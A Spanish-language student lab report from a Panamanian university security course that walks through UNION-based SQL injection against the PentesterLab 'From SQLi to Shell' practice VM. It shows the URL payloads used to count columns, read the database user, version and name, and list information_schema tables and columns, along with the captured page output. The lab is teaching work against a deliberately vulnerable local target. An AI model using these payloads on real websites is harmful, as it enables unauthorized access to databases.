Universidad Tecnológica de Panamá
DEPARTAMENTO DE SISTEMAS DE INFORMACIÓN, CONTROL
Y EVALUACIÓN DE RECURSOS INFORMÁTICOS
Facultad de Ingeniería de Sistemas Computacionales
Seguridad en Aplicaciones de Software

Laboratorio No.4

Facilitador(es): Dra. Laila Vargas/ Mgtr. Omaira Ruiloba/ Ing. José Moreno

Estudiante:
Fernando Cutire (8-972-906)
Gabriel Díaz (20-53-5198)
Jonathan Gamero (8-982-2008)

Fecha: 31/05/2022
Grupo: 1IF141

A. TÍTULO DE LA EXPERIENCIA:

Laboratorio No.1. OWASP Top 10. Inyección de Comandos

B. TEMAS :

I. Inyección SQL

C. OBJETIVO(S):

Adquirir los conocimientos necesarios sobre la seguridad informática a tener en cuenta a la hora de diseñar y crear portales Web corporativos.
Ayudar a los profesionales de la seguridad a probar sus habilidades y herramientas en un entorno legal, ayudar a los desarrolladores web a comprender mejor los procesos de seguridad de aplicaciones web y ayudar a los profesores/estudiantes a enseñar/ambiente.
Verificar que en todo uso de intérpretes se separa la información no confiable del comando o consulta.
Verificar el código para ver si la aplicación usa intérpretes de manera segura.

D. METODOLOGÍA:

Para presentar el informe de los resultados obtenidos, haga captura de pantalla desde el navegador de su preferencia y el resultado de la consulta generada por la misma.


Para esta asignación se descargó la .iso llamada From_SQLi_To_Shell del sitio web pentesterlab.com. Se utilizal virtualbox para correrlo en live la imagen (.iso) Una vez corriendo el server buscamos la ip que tiene.

Copie estas capturas de pantalla en la sección G (RESULTADOS) de esta guía, según el número mostrado en la sección E (PROCEDIMIENTO). **Corte y sólo presente el área de trabajo donde aparece la instrucción y el resultado obtenido, incluya en el navegador el ip de la aplicación.**

E. PROCEDIMIENTO O ENUNCIADO DE LA EXPERIENCIA: (todo lo indicado en color verde corresponden a acciones que usted deberá ejecutar.)

Paso 1:

- En la URL colocamos lo siguiente a un lado de “cat.php?id=1 UNION SELECT 1,2,3,4. Colocamos esto ya que así sabemos cuántas tablas contiene el sitio.
- Cómo sabemos cuántas tablas tiene. Pues vamos incrementando los valores después del “SELECT”.
- Ejemplo: en la siguiente imagen colocamos del 1-3 y verificamos qué ocurre en la página.




192.168.227.100/cat.php?id=1%20union%20select%201,2,3

My Awesome Photoblog

The used SELECT statements have a different number of columns

No Copyright

- Ahora lo incrementamos a 4



No es seguro | 192.168.56.102/cat.php?id=1%20%20UNION%20SELECT%201,2,3,4

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin


picture: ruby

picture: cthulhu

picture: 2

No Copyright

- Lo volvemos a incrementar a 5 para ver qué sucede



No es seguro | 192.168.56.102/cat.php?id=1%20%20UNION%20SELECT%201,2,3,4,5

My Awesome Photoblog


Home | test | ruxcon | 2010 | All pictures | Admin

The used SELECT statements have a different number of columns

No Copyright

Paso 2:

- En la siguiente imagen utilizaremos esta sentencia: 1 UNION SELECT 1,user(),3,4



My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby

picture: cthulhu

picture: pentesterlab@localhost

pentesterlab@localhost


No Copyright

- Nota: se coloca user() en esa posición porque se testeó y fue donde mostró diferencia.

Es correcto

Paso 3:

- Ahora, en vez de user(), utilizamos version(). Con esto obtenemos la versión del servidor.



No es seguro | 192.168.56.102/cat.php?id=1%20UNION%20SELECT%201,version(),3,4

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby

picture: cthulhu


picture: 5.1.63-0+squeeze1

5.1.63-0+squeeze1

No Copyright

Paso 4:

- Volvemos y cambiamos version() por database() y obtenemos el nombre de la base de datos.



No es seguro | 192.168.56.102/cat.php?id=1%20UNION%20SELECT%201,database(),3,4

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby

picture: cthulhu


picture: photoblog

photoblog

No Copyright

Paso 5:

- cambiamos nuevamente database() por table_name. Se introduce la siguiente sentencia: id=1 union select 1,table_name,3,4 from information_schema.tables



No es seguro | 192.168.56.102/cat.php?id=1%20union%20select%201,table_name,3,4%20from%20information_schema.tables

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby

picture: cthulhu

picture: character_sets

CHARACTER_SETS

picture: collations

COLLATIONS

picture: collation_character_set_applicability

COLLATION_CHARACTER_SET_APPLICABILITY

picture: columns

COLUMNS

picture: column_privileges

picture: engines

ENGINES

picture: events

EVENTS

picture: files

FILES

picture: global_status

GLOBAL_STATUS

picture: global_variables

GLOBAL_VARIABLES

picture: key_column_usage

KEY_COLUMN_USAGE

picture: partitions

PARTITIONS

picture: plugins

PLUGINS

picture: processlist

PROCESSLIST

picture: profiling

PROFILING

picture: referential_constraints

REFERENTIAL_CONSTRAINTS

picture: routines

picture: schemata

SCHEMATA

picture: schema_privileges

SCHEMA_PRIVILEGES

picture: session_status

SESSION_STATUS

picture: session_variables

SESSION_VARIABLES

picture: statistics

STATISTICS

picture: tables

TABLES

picture: table_constraints

TABLE_CONSTRAINTS

picture: table_privileges

TABLE_PRIVILEGES

picture: triggers

TRIGGERS

picture: user_privileges

USER_PRIVILEGES

picture: views

VIEWS

picture: categories

categories

picture: pictures

pictures


picture: users

users

No Copyright

Paso 6:

- Cambiamos por column_name.
- Sentencia: id=1 union select 1,column_name,3,4 from information_schema.column



My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby

picture: cthulhu

picture: character_set_name

CHARACTER_SET_NAME

picture: default_collate_name

DEFAULT_COLLATE_NAME

picture: description

DESCRIPTION

picture: maxlen

MAXLEN

picture: collation_name

COLLATION_NAME

picture: id

ID

picture: is_default

IS_DEFAULT

picture: is_compiled

IS_COMPILED

picture: sortlen

SORTLEN

picture: table_catalog

TABLE_CATALOG

picture: table_schema

TABLE_SCHEMA

picture: table_name

TABLE_NAME

picture: column_name

COLUMN_NAME

picture: ordinal_position

ORDINAL_POSITION

picture: column_default

COLUMN_DEFAULT

picture: is_nullable

IS_NULLABLE

picture: data_type

DATA_TYPE

picture: character_maximum_length

CHARACTER_MAXIMUM_LENGTH

picture: character_octet_length

CHARACTER_OCTET_LENGTH

picture: numeric_precision

NUMERIC_PRECISION

picture: numeric_scale

NUMERIC_SCALE

picture: column_type

COLUMN_TYPE

picture: column_key

COLUMN_KEY

picture: extra

EXTRA

picture: privileges

PRIVILEGES

picture: column_comment

COLUMN_COMMENT

picture: grantee

GRANTEE

picture: privilege_type

PRIVILEGE_TYPE

picture: is_grantable

IS_GRANTABLE

picture: engine

ENGINE

picture: support

SUPPORT

picture: comment

COMMENT

picture: transactions

TRANSACTIONS

picture: xa

XA

picture: savepoints

SAVEPOINTS

picture: event_catalog

EVENT_CATALOG

picture: event_schema

EVENT_SCHEMA

picture: event_name

EVENT_NAME

picture: definer


DEFINER

picture: time_zone

TIME_ZONE

picture: event_body

EVENT_BODY



No es seguro | 192.168.56.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns

picture: event_definition

EVENT_DEFINITION

picture: event_type

EVENT_TYPE

picture: execute_at

EXECUTE_AT

picture: interval_value

INTERVAL_VALUE

picture: interval_field

INTERVAL_FIELD

picture: sql_mode

SQL_MODE

picture: starts

STARTS

picture: ends

ENDS

picture: status

STATUS

picture: on_completion

ON_COMPLETION


picture: created

CREATED

picture: last_altered

LAST_ALTERED

picture: last_executed



56.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns

LAST_EXECUTED

picture: event_comment

EVENT_COMMENT

picture: originator

ORIGINATOR

picture: character_set_client

CHARACTER_SET_CLIENT

picture: collation_connection

COLLATION_CONNECTION

picture: database_collation

DATABASE_COLLATION

picture: file_id

FILE_ID

picture: file_name

FILE_NAME

picture: file_type

FILE_TYPE

picture: tablespace_name

TABLESPACE_NAME

